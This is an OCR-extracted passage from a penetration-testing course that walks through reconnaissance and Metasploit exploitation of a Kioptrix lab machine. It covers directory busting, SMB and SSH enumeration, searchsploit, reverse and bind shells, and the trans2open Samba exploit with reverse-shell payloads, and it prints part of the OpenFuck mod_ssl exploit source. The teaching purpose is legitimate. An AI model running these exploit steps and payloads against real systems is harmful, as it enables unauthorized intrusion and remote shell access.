  - Other tools for directory busting include `dirb` as well as `gobuster`.

A GUI window will pop up. All we really need to input is the URL (note the syntax in the example), a directory wordlist (Kali has some by default), and the types of directories we want.

We'll just use php for this scan, but js, pdf, docx, and other types are perfectly reasonable inclusions.

Figure 10.8: AWASP `dirbuster` logo




Figure 10.9: `dirbuster` about to run against the victim machine.

After checking the "Go Faster" option, and leaving the default php option, leave DirBuster running and take a moment to look at the HTML source code on the page for possible code comments. Get familiar with HTML syntax if you need to.

While waiting, it is worth usign *Burpsuite* to learn more about the structure of the site. Opening the program, configure your proxy settings to use 127.0.0.1 (the **loopback IP**), and go to Burpsuite. From here, you can reload the site and see the traffic info as it comes along in the *Proxy* tab.[†] Now, under the "Target" tab, go to Scope, and include the machine IP in the scope by clicking "Add" and typing its address. After loading the website and clicking "Forward" to load through the traffic, we can go into *Target ¿ Response* to see response and header information.




Figure 10.10: Coming full circle. We have re-discovered the server's OS, this time in Burp.

[†]Refer to course video #51 for Burpsuite setup instructions.

With a little bit of tinkering, we now have an introductory knowledge of Burpsuite. Although Nikto identified certain pieces of information faster, that may not always be the case. Additionally, this Burp knowledge will come into play later on.

After letting it run for some time, take a moment to go through our DirBuster output:




Figure 10.11: DirBuster output, in the 'tree' format

Some directories provide more opportunities than others. There may or may not be something useful here for when we proceed to ultimately exploiting this machine; that will remain up to you for now. Regardless, we have now added *directory busting* to our arsenal!

INTERLUDE: HTTP STATUS CODES

Let's take a quick breather to talk about **HTTP Status Codes**. You may have seen from figure 10.10 the status code '`HTTP/1.1 304 Not Modified`' and wondered what it meant. Or even more broadly, errors like the classic '`404 Not Found`.' These are all HTTP status codes that follow a numbering scheme, and knowing it can be quite useful.

- **1XX**: Informational status codes. Rarely found or used.
- **2XX**: Success status codes. E.g. `200` for a general 'SUCCESS' message, or `204` for a 'SUCCESS' message that specifies no internal message content.
- **3XX**: Redirect status codes. E.g. `301` for a permanent site relocation.
- **4XX**: Client-side error codes. E.g. `404` upon requesting a non-existent page.
- **5XX**: Server-side error codes. Most commonly, `500` (general server error).

END INTERLUDE

10.4 Enumerating SMB

10.4.1 Metasploit for SMB detection

Recall from figure 10.4 on page 12 that the target server has an open SMB port, 139. But what exactly is SMB?

- **Server Message Block** (SMB): a network communication protocol for providing shared access to files, printers, and serial ports between nodes on a network.

In other words, it is a protocol to share things on a network with other people. Historically, SMB has been the target of *many* attacks, and is a prime target for exploitation. With that said, let's get to enumerating SMB with **Metasploit**. To start, run:

- `$ msfconsole`

By the end of this course, you will be intimately familiar with this arguably legendary tool.

Figure 10.12: Metasploit, one of the most famous tools for pen-testing

Now, as done in figure 10.12, type in `search smb`. This is a relatively inefficient way to search through many exploits, but for our purposes it will suffice. We will now look for an *auxiliary* exploit to find out more about the SMB service the target machine is running.




Figure 10.13: The (admittedly messy) metasploit results for our '`smb`' search

Since we are looking to *enumerate* still, as opposed to exploiting, an *auxiliary* exploit, rather than a `post`, for example. `auxiliary/scanner/smb/smb_version` seems to be the best fit for what we're looking for. Let's load up the exploit:

- `use auxiliary/scanner/smb/smb_version` to load it within the metasploit console
- `info` for a full list of exploit information; `options` to skip directly to the usage
- `set RHOSTS <host address>` to specify our kioptrix target.
- `run` to carry out the exploit with metasploit




Figure 10.14: The output of the exploit in the msfconsole

Behold:

- `Unix (Samba 2.2.1a)`

We may have known that there was an open SMB port before, but we did *not* know the specific verison we just discovered here! Our attack possibilities have just gotten a lot more promising.

10.4.2 SMB enumeration with smbclient

We know about the version of the SMB service, but what about the actual shares on it? Can we even access anything at this point? Let's use `smbclient` to find out!:

- Edit your SMB config, at `/etc/samba/smb.conf`, with your favorite text editor (*wink* VIM) and add the following lines under '`[global]`':
  - `client min protocol = CORE`
  - `client max protocol = SMB3`
- `$ smbclient -L \\\\<target IP>`[†]




Figure 10.15: Even with a blank password, we are given access to share names, types, and workgroups!

[†]Why the four back-slashes? Because in the terminal, a \is an **escape character**. Meaning, two \s would be interpreted as 1.

What are we waiting for? Let's try to connect to these shares and see what happens!

- `$ smbclient \\\\<target IP>\\ADMIN$`
- `$ smbclient \\\\<target IP>\\IPC$`

Much to our disappointment, the `ADMIN$` share was not accessible with a blank password (**anonymous login**). But what about the `IPC$` share?




Figure 10.16: SMB console opened on the `IPC$` share

After attempting an anonymous login, we were actually placed into an SMB console this time! Referring to the above picture, however, we don't have access to the `ls` command through this ashare, meaning we have reached a temporary dead end.

However, we still have some investigating to do in terms of the vulnerability of this SMB version, so keep this enumeration process in mind. SMB attack paths are often very promising ;)

10.5 Enumerating SSH

Recall from figure 10.4 that the victim machine had an open port 22, running OpenSSH version 2.9.p2. Like was said before, SSH is typically not a common service for security issues to be present. After all, this is quite literally the protocol that most directly puts you in control of a **terminal shell**; robustness and stability are critical on SSH for the millions of devices that use it around the world. Nevertheless, let's try connecting through it.

- `$ ssh <target IP>`

As you will quickly see, it fails upon trying due to to `no matching key-exchange method found`. Essentially, we don't have the requirements to simply connect to it, but there is some more playing around we can do.

- `$ ssh <target IP> -oKexAlgorithms=+diffie-hellman-group1-sha1`

Okay... there's a bit to digest there. But don't be intimidated, let's dissect the stuff after the IP:

- `-o`: "options." We specify this parameter to indicate that we want to add some options to our ssh connection attempt.
- `KexAlgorithms`: "Key exchange algorithms." To gain access, we need to use a key for communication to be *encrypted*. But we also need an algorithm to *agree* on the key![†] From the output of the first ssh, connection, we see their '`offer`' as well. Thus, we will specify the algorithm to match the one this SSH service is trying to use.
- `diffie-hellman-group1-sha1`: The name of the key exchange algorithm itself, in this case: the `diffie-hellman` exchange algorithm, using the `sha1` hashing function.

After passing this, we are still denied. Note teh new `offers` that we received this time, however, and run the same command with one of their offered `cipher` options:

- `$ ssh <target IP> -oKexAlgorithms=+diffie-hellman-group1-sha1 -c aes128-cbc`
- `-c`: "cipher." As in, the specific method used to encrypt the shell communication.
- `aes128-cbc`: "Advanced Encryption Standard, 128-bit, Cipher Block Chaining mode." To put it shortly, this simply specifies the encryption algorithm/standard (AES), its strength (128-bit), and the *mode* it uses.
  - Want to learn more about cryptography? Consider taking the **CompTIA Security+** through your school to get a broad conceptual understanding of this and many other infosec topics!

```
┌─[✗]─[br@kali]─[~/Documents/kioptix-l1]
└──╼ $ssh 192.168.0.124 -oKexAlgorithms=+diffie-hellman-group1-sha1 -c aes128-cbc
The authenticity of host '192.168.0.124 (192.168.0.124)' can't be established.
RSA key fingerprint is SHA256:VDo/h/SG4A6H+WPH3LsQqw1jwjyseGYq9nLeRWPCY/A.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.0.124' (RSA) to the list of known hosts.
br@192.168.0.124's password:
```

Figure 10.17: Successful SSH connection established

Boom. We have now established and secured our connection to match the victim machine, and are presented with a password prompt... no anonymous login avaiable here! And that's about it in terms of enumaration. As you can see, SSH isn't necessarily your go-to protocol for enumerating and reconnaissance, but we may very well be able to brute force this login later on!

[†]This involves a lot of insanely complicated mathematics, which is why it will not be elaborated on too much here.

10.6 Our reconnaissance so far

We've come a long way on learning how to gather information on a target. Take a moment to go over what we've done so far.

- Nmap scanning
  - `port 22/tcp | open | ssh | OpenSSH 2.9p2 (protocol 1.99)`
  - `port 80/tcp | open | http | Apache httpd 1.3.20 | ((UNIX) Red-hat/Linux) | mod_ssl/2.8.4b | OpenSSL/0.9.6b`
  - `port 139/tcp | open | netbios-ssn | Samba smbd (workgroup: hMYGROUP)`
- Enumerating HTTP/HTTPS (**Nikto and dirbuster output**)
  - `+ Apache/1.3.20 - Apache 1.x up 1.2.34 are vulnerable to a remote DoS and possible code execution. CAN-2002-0392`
  - `+ modssl/2.8.4 - modssl 2.8.7 & lower are vulnerable to a remote buffer over flow, allowing a remote shell.`
  - `+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST`
  - Various directories, such as `/test.php` and `/usage`.
- Enumerating SMB (**smbclient output**)
  - `[*] 192.168.0.124:139 - ... Unix (Samba 2.2.1a)` (Metasploit output)
  - **smblcient output**: We listed out out `Sharenames` and found the `IPC$` share as well as the `ADMIN$` one. We were able to connect to the `IPC$` through a blank password (**anonymous login**), but could not actually execute useful commands such as `ls`.
- Enumerating SSH
  - Successfully established the cryptographic methods of shell communication, and got to the SSH login prompt: `<your username>@102.168.0.124's password:`.

After getting this far, congratulate yourself! The information gathering phase is now **over**. Now it's all about picking our attack path! With this said, I have highlighted the "juiciest" vulnerabilities above. Let's try to pick one.

In order of attractiveness, we are going to see what we can find in terms of exploits for the following:

1. mod_ssl 2.8.4 (running on HTTP)
2. Apache httpd 1.3.20,
3. Samba 2.2.1a,
4. OpenSSH 2.9p2

Nothing left know but to simply look these up:




Figure 10.18: Some very promising results for the mod_ssl search




Figure 10.19: More promising results from the SMB service version





Figure 10.20: Github page for OpenLuck, for use agains SMB $< 2.2.7$




```
}
int main(int argc, char* argv[])
{
        char* host;
        int port = 443;
        int i;
        int arch;
        int N = 0;
        ssl_conn* ssl1;
        ssl_conn* ssl2;

        printf("\n");
        printf("*******************************************************************\n");
        printf("* OpenFuck v3.0.32-root priv8 by SPABAM based on openssl-too-open *\n");
        printf("*******************************************************************\n");
        printf("* by SPABAM    with code of Spabam - LSD-pl - SolarEclipse - CORE *\n");
        printf("* #hackarena  irc.brasnet.org                                     *\n");
        printf("* TNX Xanthic USG #SilverLords #BloodBR #isotk #highsecure #uname *\n");
        printf("* #ION #delirium #nitr0x #coder #root #endiabrad0s #NHC #TechTeam *\n");
        printf("* #pinchadoresweb HiTechHate DigitalWrapperz P()W GAT ButtPirateZ *\n");
        printf("*******************************************************************\n");
        printf("\n");
        if ((argc < 3) || (argc > 6))
                usage(argv[0]);
        sscanf(argv[1], "0x%x", &arch);
        if ((arch < 0) || (arch > MAX_ARCH))
                usage(argv[0]);
        host = argv[2];
        if (argc == 4)
```

Figure 10.21: Source code for OpenLuck, written in C. Buffer overflows can be pretty complex!

As shown above, search engines are absolutely your friend when it comes to exploitation. But were you to need an offline way to search for exploits, `searchsploit` is a terminal command that lets you look through all pre-installed metasploit exploits:

- `$ searchsploit <search query>`, e.g. `search SMB`



```
┌──[✗]─[br@kali]─[~/Documents/kioptix-l1]
└──╼ $searchsploit smb
------------------------------------------------------------------------------ ---------------------------------
 Exploit Title                                                                |  Path
------------------------------------------------------------------------------ ---------------------------------
Apple Mac OSX - 'mount_smbfs' Local Stack Buffer Overflow                     | osx/local/4759.c
CyberCop Scanner Smbgrind 5.5 - Buffer Overflow (PoC)                         | windows/dos/39452.txt
Ethereal 0.x - Multiple iSNS / SMB / SNMP Protocol Dissector Vulnerabilities  | linux/remote/24259.c
foomatic-gui python-foomatic 0.7.9.4 - 'pysmb.py' Arbitrary Shell Command Exe | multiple/remote/36013.txt
LedgerSMB1.0/1.1 / SQL-Ledger 2.6.x - 'Login' Local File Inclusion / Authenti | cgi/webapps/29761.txt
Links 1.00pre12 - 'smbclient' Remote Code Execution                           | multiple/remote/2784.html
```

Figure 10.22: Searchsploit results for 'SMB.'

With these exploit options in mind, let's quickly go over a few last scanning tools.

10.7 Additional scanning tools

10.7.1 Masscan

Masscan was built to scan the entire internet "really fast." Generally, it's just a good port scanner to use if speed is your main priority, as long as you use the right settings. Thus, it can actually be faster than nmap.

- `masscan -p1-65535 --rate <# of threads> <address>`

10.7.2 Scanning with Metasploit

This one is an OK option, mainly for when nmap or masscan aren't installed. Open up `msfconsole`, and search for:

- `search portscan`
- `use scanner/portscan/syn`

After setting the `RHOSTS` and the `PORTS`, run the exploit and you will perform a (kind of slow) port scan.

10.7.3 Nessus

This is a big one in the pen-testing field. Will most definitely be used at some point, and possibly even run at the start of the pen-test. Get started by going to the Nessus download from

- `https://www.tenable.com/downloads/nessus`

Follow the instructions for the Nessus Essentials installation, and let the installation complete. Afterwards, take a moment to look around at the scan options that Nessus gives us. Start by performing a 'basic' network scan and letting it fully run against all ports. Take a loot at the other options in the meantime.




Figure 10.23: Nessus vulnerability discoveries

And just like that, you have a consolidated list of potential vulnerabilities, this time through an all-encompassing web program. Although this is very convenient, do not rely purely on this! Use this in addition to your own enumeration and reconaissance.

11 Exploitation basics

It is time for our hard work on reconaissance to finally start paying off. But first, know the following:

Reverse Shells vs. Bind Shells

- **Bind Shell**: A remote shell opened up by the *attacker machine* by accessing a listening port *on the victim machine.* The victim is the **server** and the attacker is the **client**.
- **Reverse Shell**: The *victim machine* connects to a listening port on the *attacker machine* this time, upon which a remote shell on the victim is opened up by the attacker. The victim is the **client**, and the attacker is the **server**.





Figure 11.1: Simple representation of a bind shell

Staged vs. Non-staged payloads

- **Staged payload**: A payload (exploit module) that divides the exploit shell code into stages, e.g.
  - `windows/meterpreter/reverse_tcp`
- **Non-Staged payload**: A payload that sends exploit shell code all at once.

  e.g.
  - `windows/meterpreter_reverse_tcp`



/[h]

Figure 11.2: Simple representation of a reverse shell

11.1 Gaining root with Metasploit

With this knowledge of shells and payloads in mind, go ahead and open up `msfconsole`.
Did you pick an exploit out of the ones from section 10? If not, pick one now and load it up on `msfconsole` (if it's on there)!

As an example, the `trans2open` SMB exploit will be shown here, which looks to work on the Samba SMB version on the victim machine (2.2.X)




Figure 11.3: Metasploit options upon loading up `linux/samba/trans2open`

When you're read, simply type in `exploit`. The *Metasploit framework* is automated, therefore you will see it try out different payloads, having them 'die' out until one of them is able to eventually "**crack** a shell."

For sake of demonstration, stop the `exploit` mid-way through ($CTRL + C$). You'll notice in the bit of output that we got, multiple `meterpreter` (short for **meta-interpreter**) sessions were started and immediately died. Recall the default payload for the exploit from figure 11.3.

- ' `Payload options (linux/x86/meterpreter/reverse_tcp):` '
  - Knowing what you know, is this a **staged** or a **non-staged** payload? In other words, is the exploit shell code being sent all at once, or in stages?

Ultimately, it is the ' \ ' between `meterpreter` and `reverse_tcp` that indicates the fact that this is a **staged** payload. What if we execute the exploit with a **non-staged**[†] payload instead?




Figure 11.4: Successful exploitation with the non-staged payload, `linux/x86/shell_reverse_tcp`
A

[†]Hint: to find non-staged alternatives for your current exploit, type in `use linux/x86/` and press the *TAB* key twice.

11.2 Manual exploitation

Don't get it twisted, if have a vulnerability that you can exploit with Metasploit, it is not only easier, but more practical to use it than to do it 'manually.'

With that said, being a well-rounded penetration tester involves knowing many different avenues to get to the same result, and the exploitation process is no exception[†]. Keeping in mind the vulnerable *SSL*[*] interface – by the name of `mod_ssl 2.8.4` – let's rewind back to the exploit publication from figure 10.20 on page 24.

